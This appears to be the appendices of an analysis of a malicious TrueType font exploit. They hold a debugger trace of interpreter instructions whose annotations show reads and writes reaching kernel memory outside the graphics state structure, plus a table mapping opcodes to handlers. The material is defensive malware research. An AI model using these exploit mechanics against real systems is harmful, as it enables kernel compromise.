	Itrp_PUSHB1	26	50	26	30009	
	Itrp_SUB	ffff ffd6	50	26	30009	
	Itrp_NOT	00	50	26	30009	
	Itrp_PUSHB1	00	31	26	30009	
	Itrp_SWAP	31	00	26	30009	
	Itrp_JROT	31	00	26	30009	Failed to jump
	Itrp_PUSHB1	01	00	26	30009	

	Itrp_PUSHB1	01	02	26	30009	
	Itrp_RS	01	80	26	30009	Read [storage+2*4] and save in 'stackbase+4'
	Itrp_WS	01	80	26	30009	Index='Stackbase+0' = 01 Read 'stackbase+4' and save into [storage+1*4]=80 Check: kd>dd fe3c4f98+4 l1 kd>dd fe3c4f14+4 l1
	Itrp_PUSHB1	02	80	26	30009	
	Itrp_PUSHB1	02	03	26	30009	
	Itrp_RS	02	01	26	30009	Read [storage+3*4] and save in 'stackbase+4'
	Itrp_WS	02	01	26	30009	Storage=[fe3c4f98+4]=fe3c4f14 [storage]=26 [storage+4]=80 [storage+8]=01 [storage+c]=01
	Itrp_PUSHB1	03	01	26	30009	
	itrp_PUSHB1	03	00	26	30009	
	Itrp_RS	03	26	26	30009	
	Itrp_RCVT	03	fe3c4f94	26	30009	Actually read the data from pfnt_GlobalGraphicStateType+25*4 =fe3c4f94
	Itrp_WS	03	fe3c4f94	26	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=26 [storage+4]=80 [storage+8]=01 [storage+c]=fe3c4f94 (store)
	Itrp_PUSHW1	ffff ffb5	fe3c 4f94	26	30009	Push 'ffb5' into stackbase
	Itrp_JMPR	Ffff ffb5	Fe3c 4f94	26	30009	Jump without condition
	Itrp_PUSHB1	01	Fe3c 4f94	26	30009	
	Itrp_RS	80	Fe3c4f9 4	26	30009	Read [storage+4]=80
	Itrp_PUSHB1	80	00	26	30009	
	Itrp_LT	00	00	26	30009	
	Itrp_NOT	01	00	26	30009	
	Itrp_PUSHB1	01	18	26	30009	
	Itrp_SWAP	18	01	26	30009	
	Itrp_JROT					1. 'stackbase+4' not equal zero, jump success 2. New pointer=0x18+current addr -1=00b9bb58
	Itrp_PUSHB1	00	01	26	30009	
	Itrp_RS	26	01	26	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=26 (read) [storage+4]=80 [storage+8]=01 [storage+c]=fe3c4f94
	Itrp_PUSHB1	26	01	26	30009	
	Itrp_ADD	27	01	26	30009	
	Itrp_DUP	27	27	26	30009	

	Itrp_PUSHB1	27	27	00	30009	
	Itrp_SWAP	27	00	27	30009	
	Itrp_WS					Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=27 (store) [storage+4]=80 [storage+8]=01 [storage+c]=fe3c4f94
	Itrp_PUSHB1	27	50	27	30009	
	Itrp_SUB	ffff ffd7	50	27	30009	
	itrp_NOT	00	50	27	30009	
	Itrp_PUSHB1	00	31	27	30009	
	Itrp_SWAP	31	00	27	30009	
	Itrp_JROT	31	00	27	30009	Failed jump
	Itrp_PUSHB1	01	00	27	30009	
	Itrp_PUSHB1	01	02	27	30009	
	Itrp_RS	01	01	27	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=27 [storage+4]=80 [storage+8]=01 (read) [storage+c]=fe3c4f94
	Itrp_WS	01	01	27	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=27 [storage+4]=01 (store) [storage+8]=01 [storage+c]=fe3c4f94
	Itrp_PUSHB1	02	01	27	30009	
	Itrp_PUSHB1	02	03	27	30009	
	Itrp_RS	02	fe3c4f94	27	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=27 [storage+4]=01 [storage+8]=01 [storage+c]=fe3c4f94 (read)
	Itrp_WS	02	Fe3c4f94	27	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=27 [storage+4]=01 [storage+8]=fe3c4f94 (store) [storage+c]=fe3c4f94
	Itrp_PUSHB1	03	Fe3c4f94	27	30009	
	Itrp_PUSHB1	03	00	27	30009	
	Itrp_RS	03	27	27	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=27 (read) [storage+4]=01 [storage+8]=fe3c4f94 [storage+c]=fe3c4f94
	Itrp_RCVT	03	Fe3c4f94	27	30009	Actually read the data from pfnt_GlobalGraphicStateType(fe3c4f98)+26*4=fe3c4f94
	Itrp_WS	03	Fe3c4f94	27	30009	
	Itrp_PUSHW1	Ffff ffb5	Fe3c4f94	27	30009	
	Itrp_JMPR	Ffff ffb5	Fe3c4f94	27	30009	

	Itrp_PUSHB1	01	Fe3c4f94	27	30009	
	Itrp_RS	01	Fe3c4f94	27	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=27 [storage+4]=01 [storage+8]=fe3c4f94 [storage+c]=fe3c4f94
	Itrp_PUSHB1	01	00	27	30009	
	Itrp_LT	00	00	27	30009	
	Itrp_NOT	01	00	27	30009	
	Itrp_PUSHB1	01	18	27	30009	
	Itrp_SWAP	18	01	27	30009	
	Itrp_JROT	18	01	27	30009	1. 'stackbase+4' not equal zero, jump success 2. New pointer=0x18+current addr -1=00b9bb58
	Itrp_PUSHB1	00	01	27	30009	
	Itrp_RS	27	01	27	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=27 (read) [storage+4]=01 [storage+8]=fe3c4f94 [storage+c]=fe3c4f94
	Itrp_PUSHB1	27	01	27	30009	
	Itrp_ADD	28	01	27	30009	
	Itrp_DUP	28	28	27	30009	
	Itrp_PUSHB1	28	28	00	30009	
	Itrp_SWAP	28	00	28	30009	
	Itrp_WS	28	00	28	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=28 (store) [storage+4]=01 [storage+8]=fe3c4f94 [storage+c]=fe3c4f94
	Itrp_PUSHB1	28	50	28	30009	
	Itrp_SUB	Ffff ffd8	50	28	30009	
	Itrp_NOT	00	50	28	30009	
	Itrp_PUSHB1	00	31	28	30009	
	Itrp_SWAP	31	00	28	30009	
	Itrp_JROT	31	00	28	30009	Failed to jump
	Itrp_PUSHB1	01	00	28	30009	
	Itrp_PUSHB1	01	02	28	30009	
	Itrp_RS	01	fe3c4f94	28	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=28 [storage+4]=01 [storage+8]=fe3c4f94 [storage+c]=fe3c4f94
	Itrp_WS	01	Fe3c4f94	28	30009	Storage=[fe3c4f98+4]=fe3c4f14 Read 'stackbase+4' and save in [storage+01*4]
	Itrp_PUSHB1	02	Fe3c4f94	28	30009	
	Itrp_PUSHB1	02	03	28	30009	
	Itrp_RS	02	fe3c4f94	28	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=28 [storage+4]=fe3c4f94

						[storage+8]=fe3c4f94 [storage+c]=fe3c4f94
	Itrp_WS	02	Fe3c4f94	28	30009	Storage=[fe3c4f98+4]=fe3c4f14 Read 'stackbase+4' and save in [storage+02*4] [Storage]=28 [storage+4]=fe3c4f94 [storage+8]=fe3c4f94 (store) [storage+c]=fe3c4f94
	Itrp_PUSHB1	03	Fe3c4f94	28	30009	
	Itrp_PUSHB1	03	00	28	30009	
	Itrp_RS	03	28	28	30009	
	Itrp_RCVT	03	00	28	30009	Actually read the data from pfnt_GlobalGraphicStateType(fe3c4f98)+27*4=00
	Itrp_WS	03	00	28	30009	Storage=[fe3c4f98+4]=fe3c4f14 Read 'stackbase+4' and save in [storage+03*4]=00
	Itrp_PUSHW1	Ffff ffb5	00	28	30009	
	Itrp_JMPR	Ffff ffb5	00	28	30009	
	Itrp_PUSHB1	Ffff ffb5	00	28	30009	
	Itrp_RS	Fe3c4f94	00	28	30009	
	Itrp_PUSHB1	Fe3c4f94	00	28	30009	
	Itrp_LT	01	00	28	30009	
	Itrp_NOT	00	00	28	30009	
	Itrp_PUSHB1	00	18	28	30009	
	Itrp_SWAP	18	00	28	30009	
	Itrp_JROT	18	00	28	30009	Failed to jump
	Itrp_PUSHB1	01	00	28	30009	
	Itrp_RS	Fe3c4f94	00	28	30009	
	Itrp_PUSHB1	Fe3c4f94	02	28	30009	
	Itrp_RS	Fe3c4f94	Fe3c4f94	28	30009	
	Itrp_SUB	00	Fe3c4f94	28	30009	
	Itrp_PUSHB1	00	0d	28	30009	
	Itrp_SWAP	0d	00	28	30009	
	Itrp_JROT	0d	00	28	30009	Failed to jump
	Itrp_PUSHB1	01	00	28	30009	
	Itrp_RS	Fe3c4f94	00	28	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=28 [storage+4]=fe3c4f94 [storage+8]=fe3c4f94 [storage+c]=00
	Itrp_PUSHB1	Fe3c4f94	03	28	30009	
	Itrp_RS	Fe3c4f94	00	28	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=28 [storage+4]=fe3c4f94 [storage+8]=fe3c4f94 [storage+c]=0
	Itrp_SUB	Fe3c4f94	00	28	30009	

	Itrp_NOT	00	00	28	30009	
	Itrp_PUSHB1	00	2b	28	30009	
	Itrp_SWAP	2b	00	28	30009	
	Itrp_JROT	2b	00	28	30009	Failed to jump
	Itrp_PUSHB1	00	00	28	30009	
	Itrp_RS	28	00	28	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=28 [storage+4]=fe3c4f94 [storage+8]=fe3c4f94 [storage+c]=0
	Itrp_PUSHB1	28	01	28	30009	
	Itrp_ADD	29	01	28	30009	
	Itrp_DUP	29	29	28	30009	
	Itrp_PUSHB1	29	29	00	30009	
	Itrp_SWAP	29	00	29	30009	
	Itrp_WS	29	00	29	30009	
	Itrp_PUSHB1	29	50	29	30009	
	Itrp_SUB	Ffff ffd9	50	29	30009	
	Itrp_NOT	00	50	29	30009	
	Itrp_PUSHB1	00	31	29	30009	
	Itrp_SWAP	31	00	29	30009	
	Itrp_JROT	31	00	29	30009	Failed to jump
	Itrp_PUSHB1	01	00	29	30009	
	Itrp_PUSHB1	01	02	29	30009	
	Itrp_RS	01	Fe3c4f94	29	30009	
	Itrp_WS	01	Fe3c4f94	29	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=29 (store) [storage+4]=fe3c4f94 [storage+8]=fe3c4f94 [storage+c]=0
	Itrp_PUSHB1	02	Fe3c4f94	29	30009	
	Itrp_PUSHB1	02	03	29	30009	
	Itrp_RS	02	00	29	30009	
	Itrp_WS	02	00	29	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=29 [storage+4]=fe3c4f94 [storage+8]=0 (store) [storage+c]=0
	Itrp_PUSHB1	03	00	29	30009	
	Itrp_PUSHB1	03	00	29	30009	
	Itrp_RS	03	29	29	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=29 (read) [storage+4]=fe3c4f94 [storage+8]=0 [storage+c]=0
	Itrp_RCVT	03	00	29	30009	Actually read the data from pfnt_GlobalGraphicStateType(fe3c4f98)+28*4=00
	Itrp_WS	03	00	29	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=29 [storage+4]=fe3c4f94 [storage+8]=0

						[storage+c]=0
	Itrp_PUSHW1	Ffff ffb5	00	29	30009	
	Itrp_JMPR	Ffff ffb5	00	29	30009	
	Itrp_PUSHB1	01	00	29	30009	
	Itrp_RS	Fe3c4f94	00	29	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=29 [storage+4]=fe3c4f94 [storage+8]=0 [storage+c]=0
	Itrp_PUSHB1	Fe3c4f94	00	29	30009	
	Itrp_LT	01	00	29	30009	
	Itrp_NOT	00	00	29	30009	
	Itrp_PUSHB1	00	18	29	30009	
	Itrp_SWAP	18	00	29	30009	
	Itrp_JROT	18	00	29	30009	Failed to jump
	Itrp_PUSHB1	01	00	29	30009	
	Itrp_RS	Fe3c4f94	00	29	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=29 [storage+4]=fe3c4f94 [storage+8]=0 [storage+c]=0
	Itrp_PUSHB1	Fe3c4f94	02	29	30009	
	Itrp_RS	Fe3c4f94	00	29	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=29 [storage+4]=fe3c4f94 [storage+8]=0 [storage+c]=0
	Itrp_SUB	Fe3c4f94	00	29	30009	
	Itrp_PUSHB1	Fe3c4f94	0d	29	30009	
	Itrp_SWAP	0d	Fe3c4f94	29	30009	1. 'stackbase+4' not equal zero, jump success 2. New pointer=0x0d+current addr -1=00b9bb58
	Itrp_JROT	0d	Fe3c4f94	29	30009	
	Itrp_PUSHB1	00	Fe3c4f94	29	30009	
	Itrp_RS	29	Fe3c4f94	29	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=29 [storage+4]=fe3c4f94 [storage+8]=0 [storage+c]=0
	Itrp_PUSHB1	29	01	29	30009	
	Itrp_ADD	2a	01	29	30009	
	Itrp_DUP	2a	2a	29	30009	
	Itrp_PUSHB1	2a	2a	00	30009	
	Itrp_SWAP	2a	00	2a	30009	
	Itrp_WS	2a	00	2a	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2a (store) [storage+4]=fe3c4f94 [storage+8]=0 [storage+c]=0
	Itrp_PUSHB1	2a	50	2a	30009	
	Itrp_SUB	Ffff ffda	50	2a	30009	
	Itrp_NOT	00	50	2a	30009	

	Itrp_PUSHB1	00	31	2a	30009	
	Itrp_SWAP	31	00	2a	30009	
	Itrp_JROT	31	00	2a	30009	Failed to jump
	Itrp_PUSHB1	01	00	2a	30009	
	Itrp_PUSHB1	01	02	2a	30009	
	Itrp_RS	01	00	2a	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2a [storage+4]=fe3c4f94 [storage+8]=0 [storage+c]=0
	Itrp_WS	01	00	2a	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2a [storage+4]=0 (store) [storage+8]=0 [storage+c]=0
	Itrp_PUSHB1	02	00	2a	30009	
	Itrp_PUSHB1	02	03	2a	30009	
	Itrp_RS	02	00	2a	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2a [storage+4]=0 [storage+8]=0 [storage+c]=0
	Itrp_WS	02	00	2a	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2a [storage+4]=0 [storage+8]=0 [storage+c]=0
	Itrp_PUSHB1	03	00	2a	30009	
	Itrp_PUSHB1	03	00	2a	30009	
	Itrp_RS	03	2a	2a	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2a [storage+4]=0 [storage+8]=0 [storage+c]=0
	Itrp_RCVT	03	8215ed 9e	2a	30009	Actually read the data from pfnt_GlobalGraphicStateType(fe3c4 f98)+29*4=00
	Itrp_WS	03	8215ed 9e	2a	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2a [storage+4]=0 [storage+8]=0 [storage+c]=8215ed9e (store)
	Itrp_PUSHW1	Ffff ffb5	8215ed 9e	2a	30009	
	Itrp_JMPR					
	Itrp_PUSHB1	01	8215ed 9e	2a	30009	
	Itrp_RS	00	8215ed 9e	2a	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2a [storage+4]=0 [storage+8]=0 [storage+c]=8215ed9e
	Itrp_PUSHB1	00	00	2a	30009	

	Itrp_LT	00	00	2a	30009	
	Itrp_NOT	01	00	2a	30009	
	Itrp_PUSHB1	01	18	2a	30009	
	Itrp_SWAP	18	01	2a	30009	
	Itrp_JROT					1. 'stackbase+4' not equal zero, jump success 2. New pointer=0x18+current addr -1=00b9bb58
	Itrp_PUSHB1	00	01	2a	30009	
	Itrp_RS	2a	01	2a	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2a (read) [storage+4]=0 [storage+8]=0 [storage+c]=8215ed9e
	Itrp_PUSHB1	2a	01	2a	30009	
	Itrp_ADD	2b	01	2a	30009	
	Itrp_DUP	2b	2b	2a	30009	
	Itrp_PUSHB1	2b	2b	00	30009	
	Itrp_SWAP	2b	00	2b	30009	
	Itrp_WS	2b	00	2b	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2b (store) [storage+4]=0 [storage+8]=0 [storage+c]=8215ed9e
	Itrp_PUSHB1	2b	50	2b	30009	
	Itrp_SUB	Ffff ffdb	50	2b	30009	
	Itrp_NOT	00	50	2b	30009	
	Itrp_PUSHB1	00	31	2b	30009	
	Itrp_SWAP	31	00	2b	30009	
	Itrp_JROT	31	00	2b	30009	Failed to jump
	Itrp_PUSHB1	01	00	2b	30009	
	Itrp_PUSHB1	01	02	2b	30009	
	Itrp_RS	01	00	2b	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2b (store) [storage+4]=0 [storage+8]=0 [storage+c]=8215ed9e
	Itrp_WS	01	00	2b	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2b [storage+4]=0 [storage+8]=0 [storage+c]=8215ed9e
	Itrp_PUSHB1	02	00	2b	30009	
	Itrp_PUSHB1	02	03	2b	30009	
	Itrp_RS	02	8215ed 9e	2b	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2b [storage+4]=0 [storage+8]=0 [storage+c]=8215ed9e (read)
	Itrp_WS					Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2b [storage+4]=0

						[storage+8]=8215ed9e (store) [storage+c]=8215ed9e
	Itrp_PUSHB1	03	8215ed9e	2b	30009	
	Itrp_PUSHB1	03	00	2B	30009	
	Itrp_RS	03	2b	2b	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2b (read) [storage+4]=0 [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_RCVT	03	8215ed9e	2b	30009	Actually read the data from pfnt_GlobalGraphicStateType(fe3c4f98)+2a*4=8215ed9e
	Itrp_WS	03	8215ed9e	2b	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2b [storage+4]=0 [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_PUSHW1	Ffff ffb5	8215ed9e	2b	30009	
	Itrp_JMPR	Ffff ffb5	8215ed9e	2b	30009	
	Itrp_PUSHB1	01	8215ed9e	2b	30009	
	Itrp_RS	00	8215ed9e	2b	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2b [storage+4]=0 (read) [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_PUSHB1	00	00	2b	30009	
	Itrp_LT	00	00	2b	30009	
	Itrp_NOT	01	00	2b	30009	
	Itrp_PUSHB1	01	18	2b	30009	
	Itrp_SWAP	18	01	2b	30009	
	Itrp_JROT	18	01	2b	30009	1. ‘stackbase+4’ not equal zero, jump success 2. New pointer=0x18+current addr -1=00b9bb58
	Itrp_PUSHB1	00	01	2b	30009	
	Itrp_RS	2b	01	2b	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2b (read) [storage+4]=0 [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_PUSHB1	2b	01	2b	30009	
	Itrp_ADD	2c	01	2b	30009	
	Itrp_DUP	2c	2c	2b	30009	
	Itrp_PUSHB1	2c	2c	00	30009	
	Itrp_SWAP	2c	00	2c	30009	
	Itrp_WS	2c	00	2c	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c (store) [storage+4]=0 [storage+8]=8215ed9e

						[storage+c]=8215ed9e
	Itrp_PUSHB1	2c	50	2c	30009	
	Itrp_SUB	Ffff ffdc	50	2c	30009	
	Itrp_NOT	00	50	2c	30009	
	Itrp_PUSHB1	00	31	2c	30009	
	Itrp_SWAP	31	00	2c	30009	
	Itrp_JROT					Failed to jump
	Itrp_PUSHB1	01	00	2c	30009	
	Itrp_PUSHB1	01	02	2c	30009	
	Itrp_RS	01	8215ed 9e	2c	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c [storage+4]=0 [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_WS	01	8215ed 9e	2c	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c [storage+4]=8215ed9e (store) [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_PUSHB1	02	8215ed 9e	2c	30009	
	Itrp_PUSHB1	02	03	2c	30009	
	Itrp_RS	02	8215ed 9e	2c	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c [storage+4]=8215ed9e [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_WS	02	8215ed 9e	2c	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c [storage+4]=8215ed9e [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_PUSHB1	03	8215ed 9e	2c	30009	
	Itrp_PUSHB1	03	00	2c	30009	
	Itrp_RS	03	2c	2c	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c (read) [storage+4]=8215ed9e [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_RCVT	03	8215ed 9e	2c	30009	Actually read the data from pfnt_GlobalGraphicStateType(fe3c4 f98)+2b*4=8215ed9e
	Itrp_WS					Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c (read) [storage+4]=8215ed9e [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_PUSHW1	Ffff ffb5	8215ed 9e	2c	30009	
	Itrp_JMPR					
	Itrp_PUSHB1	01	8215ed 9e	2c	30009	

	Itrp_RS	8215ed9e	8215ed 9e	2c	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c [storage+4]=8215ed9e [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_PUSHB1	8215ed9e	00	2c	30009	
	Itrp_LT	01	00	2c	30009	
	Itrp_NOT	00	00	2c	30009	
	Itrp_PUSHB1	00	18	2c	30009	
	Itrp_SWAP	18	00	2c	30009	
	Itrp_JROT					Failed to jump
	Itrp_PUSHB1	01	00	2c	30009	
	Itrp_RS	8215ed9e	00	2c	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c [storage+4]=8215ed9e [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_PUSHB1	8215ed9e	02	2c	30009	
	Itrp_RS	8215ed9e	8215ed 9e	2c	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c [storage+4]=8215ed9e [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_SUB	00	8215ed 9e	2c	30009	
	Itrp_PUSHB1	00	0d	2c	30009	
	Itrp_SWAP	0d	00	2c	30009	
	Itrp_JROT					Failed to jump
	Itrp_PUSHB1	01	00	2c	30009	
	Itrp_RS	8215ed9e	00	2c	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c [storage+4]=8215ed9e [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_PUSHB1	8215ed9e	03	2c	30009	
	Itrp_RS	8215ed9e	8215ed 9e	2c	30009	
	Itrp_SUB	0	8215ed 9e	2C	30009	
	Itrp_NOT	01	8215ed 9e	2c	30009	
	Itrp_PUSHB1	01	2b	2c	30009	
	Itrp_SWAP	2b	01	2c	30009	
	Itrp_JROT					1. 'stackbase+4' not equal zero, jump success 2. New pointer=0x2b+current addr -1=00b9bb82
	Itrp_PUSHB1	00	01	2c	30009	
	Itrp_RS	2c	01	2c	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c (read) [storage+4]=8215ed9e [storage+8]=8215ed9e [storage+c]=8215ed9e

	Itrp_PUSHB1	2c	03	2c	30009	
	Itrp_ADD	2f	03	2c	30009	
	Itrp_RCVT	fe3c532c	03	2c	30009	Actually read the data from pfnt_GlobalGraphicStateType(fe3c4f98)+2e*4=fe3c532c Note: address fe3c532c pointed to FPGMDirectory -> DataFPGM
	Itrp_PUSHB1	fe3c532c	50	2c	30009	
	Itrp_ADD	fe3c537c	50	2c	30009	
	Itrp_PUSHB1	fe3c537c	00	2c	30009	
	Itrp_RS	fe3c537c	2c	2c	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c (read) [storage+4]=8215ed9e [storage+8]=8215ed9e [storage+c]=8215ed9e
	Itrp_SWAP	2c	fe3c537c	2c	30009	
	Itrp_WCVT	2c	Fe3c537c	2c	30009	address points to FPGMDirectoryEntry->DataFPGM (fe3c537c) save in pfnt_GlobalGraphicStateType(fe3c4f98)+2c*4 =fe3c5048
	Itrp_PUSHB1	01	Fe3c537c	2c	30009	
	Itrp_LSW					

Appendix 2:

```
;Function[xx] = TrueType Instructions
;xx is opcode from 0x00 until 0xBF

function[0x00] = itrp_SVTCA_0;
function[0x01] = itrp_SVTCA_1;
function[0x02] = itrp_SPVTCA_0;
function[0x03] = itrp_SPVTCA_1;
function[0x04] = itrp_SFVTCA_0;
function[0x05] = itrp_SFVTCA_1;
function[0x06] = itrp_SPVTL;
function[0x07] = itrp_SPVTL;
function[0x08] = itrp_SFVTL;
function[0x09] = itrp_SFVTL;
function[0x0A] = itrp_WPV;
function[0x0B] = itrp_WFV;
function[0x0C] = itrp_RPV;
function[0x0D] = itrp_RFV;
function[0x0E] = itrp_SFVTPV;
function[0x0F] = itrp_ISECT;
function[0x10] = itrp_SRP0;
function[0x11] = itrp_SRP1;
function[0x12] = itrp_SRP2;
function[0x13] = itrp_SetElementPtr;
function[0x14] = itrp_SetElementPtr;
function[0x15] = itrp_SetElementPtr;
function[0x16] = itrp_SetElementPtr;
function[0x17] = itrp_LLOOP;
function[0x18] = itrp_RTG;
function[0x19] = itrp_RTHG;
function[0x1A] = itrp_LMD;
function[0x1B] = itrp_ELSE;
function[0x1C] = itrp_JMPR;
function[0x1D] = itrp_LWTCI;
function[0x1E] = itrp_LSWCI;
function[0x1F] = itrp_LSW;
function[0x20] = itrp_DUP;
function[0x21] = itrp_POP;
function[0x22] = itrp_CLEAR;
function[0x23] = itrp_SWAP;
function[0x24] = itrp_DEPTH;
function[0x25] = itrp_CINDEX;
function[0x26] = itrp_MINDEX;
function[0x27] = itrp_ALIGNPTS;
function[0x28] = itrp_RAW;
function[0x29] = itrp_UTP;
function[0x2A] = itrp_LOOPCALL;
function[0x2B] = itrp_CALL;
function[0x2C] = itrp_FDEF;
function[0x2D] = itrp_IllegalInstruction;
function[0x2E] = itrp_MDAP;
function[0x2F] = itrp_MDAP;
function[0x30] = itrp_IUP;
function[0x31] = itrp_IUP;
```

```
function[0x32] = itrp_SHP;
function[0x33] = itrp_SHP;
function[0x34] = itrp_SHC;
function[0x35] = itrp_SHC;
function[0x36] = itrp_SHE;
function[0x37] = itrp_SHE;
function[0x38] = itrp_SHPIX;
function[0x39] = itrp_IP;
function[0x3A] = itrp_MSIRP;
function[0x3B] = itrp_MSIRP;
function[0x3C] = itrp_ALIGNRP;
function[0x3D] = itrp_RTDG;
function[0x3E] = itrp_MIAP;
function[0x3F] = itrp_MIAP;
function[0x40] = itrp_NPUSHB;
function[0x41] = itrp_NPUSHW;
function[0x42] = itrp_WS;
function[0x43] = itrp_RS;
function[0x44] = itrp_WCVT;
function[0x45] = itrp_RCVT;
function[0x46] = itrp_RC;
function[0x47] = itrp_RC;
function[0x48] = itrp_WC;
function[0x49] = itrp_MD;
function[0x4A] = itrp_MD;
function[0x4B] = itrp_MPPEM;
function[0x4C] = itrp_MPS;
function[0x4D] = itrp_FLIPON;
function[0x4E] = itrp_FLIPOFF;
function[0x4F] = itrp_DEBUG;
function[0x50] = itrp_LT;
function[0x51] = itrp_LTEQ;
function[0x52] = itrp_GT;
function[0x53] = itrp_GTEQ;
function[0x54] = itrp_EQ;
function[0x55] = itrp_NEQ;
function[0x56] = itrp_ODD;
function[0x57] = itrp_EVEN;
function[0x58] = itrp_IF;
function[0x59] = itrp_EIF;
function[0x5A] = itrp_AND;
function[0x5B] = itrp_OR;
function[0x5C] = itrp_NOT;
function[0x5D] = itrp_DELTAP1;
function[0x5E] = itrp_SDB;
function[0x5F] = itrp_SDS;
function[0x60] = itrp_ADD;
function[0x61] = itrp_SUB;
function[0x62] = itrp_DIV;
function[0x63] = itrp_MUL;
function[0x64] = itrp_ABS;
function[0x65] = itrp_NEG;
function[0x66] = itrp_FLOOR;
function[0x67] = itrp_CEILING;
function[0x68] = itrp_ROUND;
function[0x69] = itrp_ROUND;
```

```
function[0x6A] = itrp_ROUND;
function[0x6B] = itrp_ROUND;
function[0x6C] = itrp_NROUND;
function[0x6D] = itrp_NROUND;
function[0x6E] = itrp_NROUND;
function[0x6F] = itrp_NROUND;
function[0x70] = itrp_WCVTFOD;
function[0x71] = itrp_DELTAP2;
function[0x72] = itrp_DELTAP3;
function[0x73] = itrp_DELTAC1;
function[0x74] = itrp_DELTAC2;
function[0x75] = itrp_DELTAC3;
function[0x76] = itrp_SROUND;
function[0x77] = itrp_S45ROUND;
function[0x78] = itrp_JROT;
function[0x79] = itrp_JROF;
function[0x7A] = itrp_ROFF;
function[0x7B] = itrp_IllegalInstruction;
function[0x7C] = itrp_RUTG;
function[0x7D] = itrp_RDTG;
function[0x7E] = itrp_SANGW;
function[0x7F] = itrp_AA;
function[0x80] = itrp_FLIPPT;
function[0x81] = itrp_FLIPRGON;
function[0x82] = itrp_FLIPRGOFF;
function[0x83] = itrp_IDefPatch;
function[0x84] = itrp_IDefPatch;
function[0x85] = itrp_SCANCTRL;
function[0x86] = itrp_SDPVTL;
function[0x87] = itrp_SDPVTL;
function[0x88] = itrp_GETINFO;
function[0x89] = itrp_IDEF;
function[0x8A] = itrp_ROTATE;
function[0x8B] = itrp_MAX;
function[0x8C] = itrp_MIN;
function[0x8D] = itrp_SCANTYPE;
function[0x8E] = itrp_INSTCTRL;
function[0xB0] = itrp_PUSHB1;
function[0xB1] = itrp_PUSHB;
function[0xB2] = itrp_PUSHB;
function[0xB3] = itrp_PUSHB;
function[0xB4] = itrp_PUSHB;
function[0xB5] = itrp_PUSHB;
function[0xB6] = itrp_PUSHB;
function[0xB7] = itrp_PUSHB;
function[0xB8] = itrp_PUSHW1;
function[0xB9] = itrp_PUSHW;
function[0xBA] = itrp_PUSHW;
function[0xBB] = itrp_PUSHW;
function[0xBC] = itrp_PUSHW;
